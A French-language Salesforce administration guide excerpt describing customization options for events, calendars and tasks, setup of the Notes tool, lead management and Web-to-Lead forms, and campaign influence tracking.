| Autoriser les événements sur plusieurs jours. | Permettez aux utilisateurs de créer des événements qui se terminent plus d'un jour (24 heures ) après qu'ils aient commencé. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Activer les événements sur plusieurs jours**. | ✓ | ✓ | ✓ |
| Autoriser les événements récurrents. | Permettez aux utilisateurs de créer des événements qui se répètent selon un intervalle spécifié. Si vous désactivez ce paramètre, les utilisateurs peuvent modifier l'intervalle | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Activer la création** | | ✓ | |

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | d'un événement récurrent existant, mais ils ne peuvent pas créer de nouveaux événements récurrents. | **d'événements récurrents**. | | | |
| Autoriser les liens de survol dans le calendrier de l'onglet Accueil. | Affichez les détails des événements quand un utilisateur fait passer la souris sur un événement. | Dans Configuration, saisissez *Interface utilisateur* dans la case Recherche rapide, puis sélectionnez **Activer les liens de survol sur la page d'accueil pour les événements**. | | ✓ | |
| Autoriser la modification du calendrier par glisser-déposer. | Permettez aux utilisateurs d'effectuer des glisser-déplacer pour replanifier les événements sur la vue quotidienne ou hebdomadaire de leurs calendriers personnels. | Dans Configuration, saisissez *Interface utilisateur* dans la case Recherche rapide, puis sélectionnez **Activer la modification par glisser-déposer sur les vues du calendrier**. | | ✓ | |
| Permettez aux utilisateurs de créer des événements en cliquant sur le calendrier. | Permettez aux utilisateurs de créer un événement en cliquant sur une période dans le calendrier. | Dans Configuration, saisissez *Interface utilisateur* dans la case Recherche rapide, puis sélectionnez **Activer Cliquer et créer les événements sur les vues du calendrier**. | | ✓ | |
| Autoriser la planification par | Dans les vues de liste des contacts et des | Dans Configuration, saisissez | | ✓ | |

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| glisser-déposer dans les vues de liste. | pistes, permettez aux utilisateurs de planifier les événements en faisant glisser un contact ou une piste dans le calendrier. Vous pouvez personnaliser la mini-présentation de page du plan où les utilisateurs saisissent des détails sur les événements. | *Interface utilisateur* dans la case Recherche rapide, puis sélectionnez **Activer la planification par glisser-déposer sur les vues de liste**. Reportez-vous également à Présentation des présentations de page et de la sécurité au niveau du champ. | | | |
| Activer le raccourci du calendrier dans le menu latéral. | Affichez un lien ( ) vers la vue du dernier calendrier utilisé d'un utilisateur dans le menu latéral au-dessus des éléments récents. | Dans Configuration, saisissez *Interface utilisateur* dans la case Recherche rapide, puis sélectionnez **Activer le raccourci du calendrier dans le menu latéral**. | | ✓ | |
| Activer le lien de survol pour Ma liste de tâches. | Affichez les détails d'une tâche dans une fenêtre contextuelle dans l'onglet Accueil lorsqu'un utilisateur passe la souris sur cette tâche. | Dans Configuration, saisissez *Interface utilisateur* dans la case Recherche rapide, puis sélectionnez **Activer les liens de survol pour Ma liste de tâches**. | | ✓ | |
| Afficher les détails des événements dans la vue du calendrier multi-utilisateurs. | Affichez les détails des événements à l'écran plutôt qu'au survol dans les vues quotidiennes, hebdomadaires et | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche | | ✓ | |

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | mensuelles du calendrier pour tous les utilisateurs. L'activation de ce paramètre ne remplace pas le partage du calendrier. | `rapide`, puis sélectionnez **Afficher les détails des événements dans la vue multi-utilisateurs du calendrier**. | | | |
| Créer des calendriers publics et des calendriers de ressource. | Créez des calendriers pour la gestion des activités de goupe, comme les événements marketing, les sorties de produits, les formations et les vacances en équipe, ou pour la gestion de ressources partagées telles qu'une salle de conférence. | Reportez-vous à Création et gestion d'un calendrier public ou d'un calendrier de ressources dans Salesforce Classic à la page 2077. | | ✔ | |
| Configurer des demandes de réunion (Cloud Scheduler). | Affichez un bouton dans la liste associée Activités en cours sur les contacts, les pistes et les comptes personnels afin de permettre aux utilisateurs de demander des réunions avec des clients. | Reportez-vous à Configuration de Cloud Scheduler dans Salesforce Classic à la page 2078. | | ✔ | |
| Afficher les demandes de réunion du Cloud Scheduler dans l'onglet Accueil. | Affichez le sous-onglet Réunions demandées dans le calendrier sous l'onglet Accueil. Ce sous-onglet répertorie les réunions demandées par un utilisateur, mais pas confirmées. | Dans Configuration, saisissez *`Paramètres d'activité`* dans la case `Recherche rapide`, puis sélectionnez **Afficher les réunions demandées dans la section Calendrier** | | ✔ | |

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | | **sous l'onglet Accueil**. | | | |
| Afficher le logo personnalisé dans les demandes de réunion du Cloud Scheduler. | Affichez un logo personnalisé dans les communications, par exemple dans les demandes de réunion. Les invités voient le logo lorsque vous les invitez à un événement ou que vous demandez une réunion avec eux. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Afficher le logo personnalisé dans les demandes de réunion**. | | ✓ | |

CONSULTER ÉGALEMENT :

- Options de personnalisation pour la gestion simultanée des événements et des tâches
- Options de personnalisation des tâches
- Configuration des onglets Appel, Tâche et Événement dans l'éditeur d'activité de Lightning Experience

## Options de personnalisation des tâches

Optimisez la façon dont vos représentants gèrent leur travail. Les options ne sont pas les mêmes pour Lightning Experience, Salesforce Classic, et Salesforce1.

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| Laissez aux utilisateurs le choix de recevoir des notifications par e-mail pour les attributions de tâches. | Affichez un paramètre qui permet à l'utilisateur de décider s'il souhaite recevoir une notification par e-mail lorsqu'une tâche lui est attribuée. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Activer le contrôle utilisateur des notifications d'attribution de tâche**. Reportez-vous également à Considérations | ✓ | ✓ | ✓ |

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | | relatives à la notification par e-mail des attributions de tâches à la page 2089. | | | |
| Personnalisez les actions de liste de tâches. | Personnalisez la barre d'action affichée à côté de la liste de tâches. | Reportez-vous à Consignes relatives à la personnalisation de la liste des tâches dans Lightning Experience à la page 2088. | ✓ | | |
| Autorisez les tâches récurrentes. | Permettez aux utilisateurs de créer des tâches qui se répètent selon un intervalle spécifié. Si vous désactivez ce paramètre, les utilisateurs peuvent modifier l'intervalle d'une tâche récurrente existante, mais ils ne peuvent pas créer d'autres tâches récurrentes. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Activer la création des tâches récurrentes**. | | | ✓ |
| Permettez aux utilisateurs d'attribuer des copies d'une tâche. | Permettez aux utilisateurs d'attribuer des copies indépendantes d'une nouvelle tâche à plusieurs utilisateurs. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Activer les tâches de groupe**. | | | ✓ |
| Afficher une page Nouvelle tâche simplifiée dans Salesforce1. | Affichez une page Nouvelle tâche avec les principaux champs de tâche en premier. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez | | ✓ | |

| Paramètre ou fonctionnalité | Description | Configuration et aide | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | | **Afficher le formulaire Nouvelle tâche simplifié dans Salesforce1**. | | | |
| Suivez et affichez les statistiques de messages. | Configurez Salesforce de manière à effectuer le suivi des e-mails HTML sortants lorsque vous utilisez les modèles d'e-mail HTML. | Dans Configuration, saisissez *Paramètres d'activité* dans la case Recherche rapide, puis sélectionnez **Activer le suivi des e-mails**. Reportez-vous également à Suivi des e-mails dans Salesforce Classic à la page 2097. | | ✓ | |

CONSULTER ÉGALEMENT :

Options de personnalisation pour la gestion simultanée des événements et des tâches
Options de personnalisation des événements et des calendriers
Configuration des onglets Appel, Tâche et Événement dans l'éditeur d'activité de Lightning Experience

# Notes : les utilisateurs peuvent prendre de meilleures notes plus rapidement directement dans Salesforce

Avec les Notes, la version optimisée de l'outil de prise de notes de Salesforce, vos utilisateurs peuvent simplifier le workflow, augmenter la productivité et tirer pleinement parti de Salesforce. Notes permet aux utilisateurs de prendre des notes en texte enrichi avec des listes à puce, des listes numérotées, des images, un texte mis en forme, et plus encore. En outre, les utilisateurs peuvent associer des notes à plusieurs enregistrements en quelques clics.

Notes est basée sur Fichiers Salesforce et, par conséquent, permet d'exécuter de nombreuses fonctionnalités disponibles dans les fichiers, notamment les rapports sur les notes et l'utilisation de Chatter pour partager des notes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Considérations relatives à la configuration de Notes

Avant de configurer Notes, la version avancée de l'outil de prise de notes de Salesforce, prenez connaissance des considérations ci-dessous.

- Une fois Notes activée pour votre organisation, toutes les notes sont créées avec cet outil. Les notes créées avec l'ancien un outil de prise de notes s'ouvrent dans l'ancien outil.
- Si vous désactivez Notes, vos utilisateurs ne peuvent pas accéder aux notes créées avec l'outil Notes.
- Les utilisateurs détenteurs d'une licence Partner Portal ou Customer Portal ne peuvent pas utiliser Notes, ils doivent utiliser à la place de l'ancien outil de prise de notes.
- Après avoir configuré Notes dans Salesforce1, vos utilisateurs peuvent créer des tâches en balayant simplement les lignes d'une note. Si deux types d'enregistrement de tâche ou plus sont attribués au profil d'un utilisateur, il est invité à sélectionner le type d'enregistrement et à saisir des informations sur les tâches chaque fois qu'il créé une tâche à partir du note. Si un seul type d'enregistrement de tâche est attribué au profil d'un utilisateur, la tâche est immédiatement créée et l'utilisateur n'est pas invité à saisir d'informations supplémentaires.

Éditions

Disponible avec : Salesforce1, Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Configuration de Notes

Pour permettre à vos utilisateurs de prendre des notes en texte enrichi, configurez Notes, notre outil de prise de notes optimisé.

Procédure

1. Assurez-vous que la liste associée Notes est incluse dans vos présentations de page.
2. Assurez-vous que Notes est activé. Dans Configuration, saisissez *Paramètres Notes* dans la case `Recherche rapide`, puis sélectionnez **Paramètres Notes**. Assurez-vous ensuite que l'option `Activer Notes` est sélectionnée.
3. Pour permettre aux utilisateurs de prendre des notes depuis l'éditeur Chatter, le menu Actions globales et la barre d'actions de Salesforce1, ajoutez l'action rapide **Nouvelle note** à Actions rapides dans les sections Éditeur Salesforce Classic et Actions Salesforce1 et Lightning Experience de la présentation d'éditeur globale.
4. Si vous remplacez la présentation d'éditeur globale dans l'une de vos présentations de page d'objet, ajoutez également l'action rapide **Nouvelle note** à vos présentations personnalisées.
5. Pour permettre à vos utilisateurs de prendre des notes aisément dans Salesforce1 :
   a. Assurez-vous que vos utilisateurs peuvent créer des tâches à partir de notes dans Salesforce1. Dans Configuration, saisissez *Paramètres d'activité* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'activité**. Sélectionnez `Autoriser la création de tâches à partir de notes`.
   b. Assurez-vous que l'élément **Notes** est affiché dans le menu de navigation Salesforce1 de votre organisation. Dans Configuration, saisissez *Navigation* dans la case `Action rapide`, sélectionnez **Navigation Salesforce1**, puis déplacez **Notes** depuis la liste Disponible vers la liste Sélectionné. Nous recommandons de placer Notes au-dessus de l'entrée **Éléments de la recherche intelligente**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des présentations de page :
- Afficher la configuration

Pour modifier des présentations de page :
- Personnaliser l'application

Pour personnaliser des présentations d'action et des présentations de page :
- Personnaliser l'application

Dans Salesforce1, vos utilisateurs peuvent créer des tâches en balayant simplement les lignes d'une note. Si plusieurs types d'enregistrement de tâche sont attribués aux profil d'un utilisateur, il est invité à sélectionner le type d'enregistrement pour la tâche.

CONSULTER ÉGALEMENT :

Qu'est-ce qui différencie les Notes et l'ancien outil de prise de notes ?

Consignes relatives à l'utilisation de Notes dans l'application mobile Salesforce1

## Configuration de présentations de page pour des notes

Si vous avez utilisé une version de Salesforce antérieure à Winter '16, vous devez apporter quelques ajustements à vos présentations de page afin de permettre aux utilisateurs de consulter leurs notes.

1. Familiarisez-vous avec la modification des présentations de page.
2. Sélectionnez l'objet, puis la présentation utilisée par vos utilisateurs.
3. Dans la liste de catégories d'éléments de page, sélectionnez sur **Listes associées**.
4. Faites glisser la liste associée Notes vers l'emplacement où vous souhaitez les afficher sur la page.
   Si vos utilisateurs ont utilisé l'ancien outil de prise de notes, conservez la liste associée Notes et pièces jointes pour leur permettre d'accéder à leur anciennes notes. Les notes prises dans la version optimisée de l'outil Notes sont affichées dans la liste associée Notes.
5. Enregistrez la présentation et confirmez que vous souhaitez remplacer les personnalisations de listes associées des utilisateurs.
6. Répétez ces étapes pour les autres objets avec lesquels vous utilisez les Notes.

CONSULTER ÉGALEMENT :

Modification des présentations de page pour des objets standard

Modification des présentations de page pour des objets personnalisés et externes

Configuration de Notes

Qu'est-ce qui différencie les Notes et l'ancien outil de prise de notes ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :

- " Personnaliser l'application "

Pour afficher des présentations de page :

- "Afficher la configuration"

# Personnalisation d'options pour les pistes

## Configuration de la gestion des pistes

Aidez votre équipe commerciale à suivre les prospects et à générer un solide encours d'opportunités. Vos équipes utilisent des pistes Salesforce pour convaincre et qualifier leurs prospects dans l'optique de créer des opportunités.

L'utilisation des pistes permet à vos équipes de vente d'accéder immédiatement aux derniers prospects et garantit qu'aucune piste n'est perdue. Une gestion des pistes réussie permet aux services des ventes et du marketing de gérer le processus des pistes entrantes, de suivre les sources des pistes et d'analyser le retour obtenu sur votre investissement marketing.

Depuis la Configuration, faites vos premiers pas avec la gestion des pistes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Rendez-vous dans les paramètres de gestion des objets relatifs aux pistes. Depuis la section des champs, créez des champs de piste personnalisés pour suivre les informations spécifiques à votre entreprise. Faites aussi correspondre vos champs de piste personnalisés aux champs de compte, de contact et d'opportunité afin que les données soient converties lorsque les utilisateurs convertissent des pistes. Modifiez la liste de sélection `Statut de la piste` pour sélectionner le statut par défaut des nouvelles pistes et des pistes converties.
- Saisissez *`Paramètres de piste`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de piste**.
- Saisissez *`Règles d'attribution`* dans la case `Recherche rapide` puis sélectionnez **Règles d'attribution des pistes** pour créer des règles d'attribution automatique des pistes.
- Saisissez *`Web vers piste`* dans la case `Recherche rapide` puis sélectionnez **Web vers piste** pour capturer automatiquement les pistes depuis votre site Web.
- Pour permettre à vos équipes commerciales de modifier les pistes converties, saisissez *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite **Activation des autorisations utilisateur « Définir des champs d'audit lors de la création d'enregistrements » et « Mettre à jour les enregistrements avec des propriétaires inactifs »**.

Pour créer des files d'attente pour les pistes ou les objets personnalisés, dans Configuration, saisissez *`Files d'attente`* dans la case `Recherche rapide` puis sélectionnez **Files d'attente**.

## Gestion des pistes

Pour que votre organisation puisse commencer à utiliser les pistes, vous pouvez effectuer la configuration suivante :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Personnaliser les paramètres de piste par défaut.
- Créer des files d'attente de pistes afin de faciliter la distribution de pistes.
- Définir des règles d'attribution de piste pour attribuer automatiquement des pistes.
- Configurez Web vers piste pour récupérer automatiquement des pistes à partir de votre site Web.
- Importer les pistes existantes de votre organisation.
- Créer des champs de piste personnalisés.
- Mapper les champs de piste personnalisés avec d'autres champs personnalisés pour la conversion des pistes.

- Modifiez la liste de sélection `Statut de la piste` pour sélectionner le statut par défaut des nouvelles pistes et des pistes converties.

CONSULTER ÉGALEMENT :

Pistes

## Définition des paramètres par défaut pour la création des pistes

Optimisez les fonctionnalités de gestion des pistes afin de permettre à vos équipes commerciales de développer les pistes avec efficacité et d'empêcher la duplication des enregistrements lors de la conversion des pistes en contacts, en comptes et en opportunités.

1. Dans Configuration, saisissez *`Paramètres de piste`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de piste** et cliquez sur **Modifier**.
2. Définissez le propriétaire des pistes par défaut et les paramètres de conversion des pistes.
3. Enregistrez vos paramètres.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des paramètres de piste :

- Personnaliser l'application

# Mappage des champs de piste personnalisés pour la conversion des pistes

Tirez parti des enregistrements créés à partir des pistes converties par vos équipes commerciales lorsque vous mappez des champs de pistes personnalisés avec les champs des enregistrements vers lesquels ils sont convertis.

Lorsque vos équipes commerciales convertissent des pistes qualifiées, les informations des champs de piste standard s'affichent dans des champs standard des enregistrements de contact, de compte et d'opportunité. Si vous configurez des champs de piste personnalisés, vous spécifiez la façon dont ces informations personnalisées sont converties en champs personnalisés dans les comptes, les contacts et les opportunités.

1. Dans les paramètres de gestion d'objet des pistes, rendez-vous dans la section des champs, puis cliquez sur **Mapper les champs de piste**.
2. Pour chaque champ de piste personnalisé, choisissez le champ personnalisé de compte, de contact ou d'opportunité dans lequel vous voulez copier les données lorsque vous convertissez une piste.
3. Enregistrez votre travail.

CONSULTER ÉGALEMENT :

Instructions relatives au mappage des champs de piste personnalisés pour la conversion des pistes

Conversion des pistes qualifiées

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour mapper des champs de piste :

- Personnaliser l'application

## Instructions relatives au mappage des champs de piste personnalisés pour la conversion des pistes

Apprenez les bonnes pratiques pour associer les champs de piste personnalisés à des champs personnalisés dans les contacts, les comptes et les opportunités. Le mappage des champs personnalisés aide vos représentants à conserver les inormations importantes quand ils convertissent des pistes qualifiées pour suivre de nouvelles affaires potentielles.

| Pensez à | Note importante |
|---|---|
| Mapper les champs de pistes personnalisés avec des champs personnalisés d'un même type de données. | Plus précisément, mappez les champs de pistes numériques avec d'autres champs numériques, et des champs de zone de texte longue avec d'autres champs de zone de texte longue. Il existe toutefois quelques exceptions, comme suit :<br>• Vous pouvez mapper des champs de texte avec des champs de liste de sélection. Cependant, vos données sont tronquées si le champ de texte mappé ne peut pas contenir la valeur de liste de sélection de piste complète.<br>• Vous pouvez mapper des champs de type *Texte* ou *Zone de texte* avec des champs de zone de texte longue.<br>• Vous pouvez mapper des champs de numérotation automatique avec des champs de type *Texte*, *Zone de texte*, ou *Liste de sélection*. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Pensez à | Note importante |
| --- | --- |
| | • Ne mappez par des champs de formule personnalisés avec d'autres champs de formule ni aucun autre type de champ. |
| Mapper les champs de piste personnalisés de type *Nombre*, *Devise*, ou *Pourcentage* avec d'autres champs Nombre, Devise ou Pourcentage de la même longueur et avec les mêmes décimales. | Par exemple, votre champ de devise de piste a une longueur de 3 et de 2 décimales. Mappez-le avec un autre champ de devise personnalisé d'une longueur de 3 et de 2 décimales. |
| Ne modifiez pas les types de données des champs de piste personnalisés | Si vous modifiez les types de données des champs personnalisés, Salesforce supprime les mappages des pistes de ces champs personnalisés. |

CONSULTER ÉGALEMENT :

Mappage des champs de piste personnalisés pour la conversion des pistes

## Concepts de piste Web

Avec la fonction Web vers piste, vous pouvez recueillir des informations sur le site Web de votre société et générer automatiquement jusqu'à 500 nouvelles pistes par jour.

Si votre entreprise dispose déjà d'un formulaire dans lequel les prospects peuvent saisir leurs coordonnées, pensez à créer une page de redirection où les prospects peuvent répondre à une campagne. Avec un peu de code HTML supplémentaire, redirigez ces informations vers Salesforce pour créer des pistes.

CONSULTER ÉGALEMENT :

Définition des paramètres par défaut pour la création des pistes

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Instructions relatives à la configuration de la fonction Web vers piste

Préparez Salesforce à recueillir des informations sur le site Web de votre société et à générer automatiquement jusqu'à 500 nouvelles pistes par jour.

| Si vous souhaitez | Pensez à |
| --- | --- |
| Suivre des informations spécifiques sur les pistes que les champs standard des pistes Salesforce ne peuvent accueillir | Créer des champs de piste personnalisés et spécifiez la façon dont vous souhaitez qu'ils soient mappés sur les champs personnalisés des comptes, contacts et opportunités pendant la conversion des pistes. |
| Envoyer automatiquement des e-mails aux prospects après qu'ils ont envoyé les informations via votre site Web | Créer des modèles d'e-mail publics. Si vous envisagez de configurer des règles de réponse par e-mail pour utiliser différents modèles d'e-mail en fonction des informations soumises, créez un modèle par défaut à envoyer quand aucune règle de réponse n'est appliquée. |

AUTORISATIONS UTILISATEUR

Pour configurer la fonction Web vers piste :

- Personnaliser l'application

| Si vous souhaitez | Pensez à |
| --- | --- |
| Définir le statut par défaut pour les pistes nouvelles et converties | Pour ce faire, utilisez la liste de sélection `Statut de piste`. |
| Attribuer les pistes aux représentants et aux files d'attente | • Créer des files d'attente de piste si vous souhaitez attribuer les pistes aux files d'attente plutôt qu'à des représentants individuels.<br>• Indiquer le propriétaire par défaut des pistes qui ne remplissent pas les critères de votre règle d'attribution à l'aide des Paramètres de piste personnalisés.<br>• Déterminer comment les pistes générés par le Web sont attribuées aux utilisateurs ou aux files d'attente en créant une règle d'attribution des pistes et en l'activant. Si la règle est inactive, toutes les pistes générées par le Web sont attribuées au propriétaire par défaut que vous avez spécifié dans Paramètres de piste. |

CONSULTER ÉGALEMENT :

Concepts de piste Web

Génération de pistes pour vos équipes commerciales à partir de votre site Web

## Génération de pistes pour vos équipes commerciales à partir de votre site Web

Générez automatiquement jusqu'à 500 pistes par jour avec les données de prospection à partir des visiteurs du site Web de votre société. Lorsque vous configurez Web vers piste, Salesforce capture les prospects qui fournissent des informations de contact. Vous pouvez également rediriger des prospects vers d'autres pages Web importantes pour la réussite d'une campagne.

1. Dans Configuration, saisissez *`Web vers piste`* dans la case `Recherche rapide`, puis sélectionnez **Web vers piste**.
2. Cliquez sur **Modifier** pour activer ou modifier les paramètres Web vers piste.
3. Si vous souhaitez automatiser les e-mails de réponse à vos prospects, sélectionnez un modèle de réponse par défaut. Si vous configurez des règles de réponse qui définissent l'utilisation de différents modèles d'e-mail en fonction des informations fournies par les prospects, le modèle de réponse par défaut est utilisé si aucune règle de réponse automatique n'est applicable. Les modèles doivent être marqués *Disponible*.
4. Enregistrez vos modifications.
5. Pour créer un formulaire qui capture les informations des prospects sur votre site Web, cliquez sur **Créer un formulaire Web vers piste**, puis sélectionnez les champs que vous souhaitez inclure.
6. Sélectionnez les champs à inclure dans le formulaire Web vers piste. Utilisez les flèches Ajouter et Supprimer pour déplacer les champs de la liste Champs disponibles vers la liste Champs sélectionnés. Utilisez également les flèches Haut et Bas pour réorganiser les champs de votre formulaire.
   - Sélectionnez le champ `Campagne`.
   - Lorsque votre organisation utilise plusieurs devises, ajoutez le champ `Devise de la piste` si vous ajoutez d'autres champs de devise. Dans le cas contraire, tous les montants s'affichent dans la devise utilisée par votre société.
   - Utilisez une liste à sélection multiple afin de permettre aux clients potentiels d'exprimer leur intérêt pour plusieurs produits.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer la fonction Web vers piste :

- Personnaliser l'application

- Dans les organisations qui utilisent des types d'enregistrement de pistes, sélectionnez le champ `Type d'enregistrement de piste` afin de permettre aux utilisateurs de sélectionner un type d'enregistrement pour les pistes générées sur le Web.

7. Si votre organisation utilise le Système de traduction ou a renommé des onglets, sélectionnez la langue des étiquettes affichées sur le formulaire Web vers piste. À l'origine, le formulaire Web vers piste est toujours dans votre langue.
8. Saisissez une URL complète vers laquelle les utilisateurs sont redirigés après avoir soumis leurs informations, par exemple la page d'accueil de votre société ou une page de remerciement, puis cliquez sur **Générer**.
9. Copiez le code HTML généré et transmettrez-le au webmestre de votre société pour lui permettre de l'incorporer à votre site Web.
10. Cliquez sur **Terminé**.

Pour tester le formulaire Web vers piste, ajoutez la ligne `<input type="hidden" name="debug" value="1">` à votre code. Cette ligne redirige l'utilisateur vers une page de débogage lorsque vous soumettez le formulaire. Retirez cette ligne avant de publier la page Web vers piste sur votre site Web.

Les pistes générées à partir de votre site Web sont initialement marquées avec le « statut par défaut » spécifié par la liste de sélection `Statut de la piste`. Pour les pistes Web générées lors d'une campagne, le statut de membre des nouvelles pistes est défini sur la valeur `Statut du membre` spécifiée dans le formulaire ou dans le statut « par défaut » si le champ `Statut du membre` ne figure pas dans ce formulaire.

En outre, les nouvelles pistes sont marquées comme « Non lues » et ne prennent le statut « Lues » lorsque le responsable de piste les affiche ou les modifie. Les utilisateurs peuvent sélectionner la liste Mes pistes non lues pour localiser rapidement leurs nouvelles pistes.

Remarque: Le format des champs de date et de devise saisis en ligne est récupéré des paramètres par défaut de l'organisation : `Paramètres régionaux` et `Paramètres régionaux de devise`.

La limite quotidienne en requêtes Web vers piste est de 500. Si votre organisation dépasse la limite Web vers piste autorisée par jour, le créateur de pistes par défaut (spécifié lors dans la page de configuration de la fonction Web vers piste) recevra un e-mail contenant les informations sur les pistes en excédent. Pour plus d'informations sur les limitations de Web vers piste, reportez-vous à Combien de pistes peut-on saisir à partir de notre site Web ? à la page 1502.

Si vous ne pouvez pas générer de nouvelle piste en raison d'erreurs dans la configuration de Web vers piste, le support client est informé du problème et peut vous aider à le résoudre.

Salesforce exécute des règles de validation de champ avant de créer les enregistrements soumis via la fonction Web vers piste, et crée uniquement les enregistrements qui contiennent des valeurs valides.

Pour pouvoir créer un enregistrement via la fonction Web vers piste, tous les champs universellement requis doivent contenir une valeur.

Salesforce ne prend pas en charge les champs de zone de texte enrichi (RTA) dans les formulaires Web vers piste. Si vous utilisez des champs RTA dans vos formulaires, toutes les informations saisies sont enregistrées en texte brut lors de la création de la piste.

CONSULTER ÉGALEMENT :

Instructions relatives à la configuration de la fonction Web vers piste
Concepts de piste Web

# Suivi de l'influence de vos campagnes dans les opportunités

Suivez la contribution de vos campagnes à vos opportunités.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Suivi de l'efficacité par le service marketing avec l'influence de campagne personnalisable

L'influence de campagne personnalisable permet (à vous et à votre service marketing) de définir l'attribution d'un crédit à chaque campagne qui contribue à gagner une opportunité.

Influence de la campagne 1.0

Utilisez la version d'origine de l'influence de la campagne pour comprendre le retour sur investissement de votre campagne.

## Suivi de l'efficacité par le service marketing avec l'influence de campagne personnalisable

L'influence de campagne personnalisable permet (à vous et à votre service marketing) de définir l'attribution d'un crédit à chaque campagne qui contribue à gagner une opportunité.

Remarque: Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Compréhension de l'influence de campagne personnalisable

Avec l'attribution flexible de chiffres d'affaires à travers plusieurs campagnes, l'influence de campagne personnalisable offre une veille économique de meilleure qualité, une responsabilité marketing accrue et une meilleure adéquation entre les ventes et le marketing.

Quelle est la différence entre l'influence de la campagne et l'influence de campagne personnalisable ?

L'influence de campagne personnalisable comprend plusieurs capacités que la version d'origine de l'influence de la campagne n'offre pas.

Configuration de l'influence de campagne personnalisable

Pour configurer et déployer l'influence de campagne personnalisable, suivez les étapes ci-dessous.

### Compréhension de l'influence de campagne personnalisable

Avec l'attribution flexible de chiffres d'affaires à travers plusieurs campagnes, l'influence de campagne personnalisable offre une veille économique de meilleure qualité, une responsabilité marketing accrue et une meilleure adéquation entre les ventes et le marketing.

Remarque: Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

L'influence de la campagne personnalisable permet de configurer plusieurs méthodes de suivi de l'influence de vos campagnes sur des opportunités. Pour chaque méthode que vous souhaitez utiliser, créez un modèle d'attribution d'influence de campagne distinct. Pour accorder à une campagne le crédit des opportunités qu'elle aide à générer, vos utilisateurs marketing et commerciaux peuvent ajouter manuellement des enregistrements d'influence de campagne.

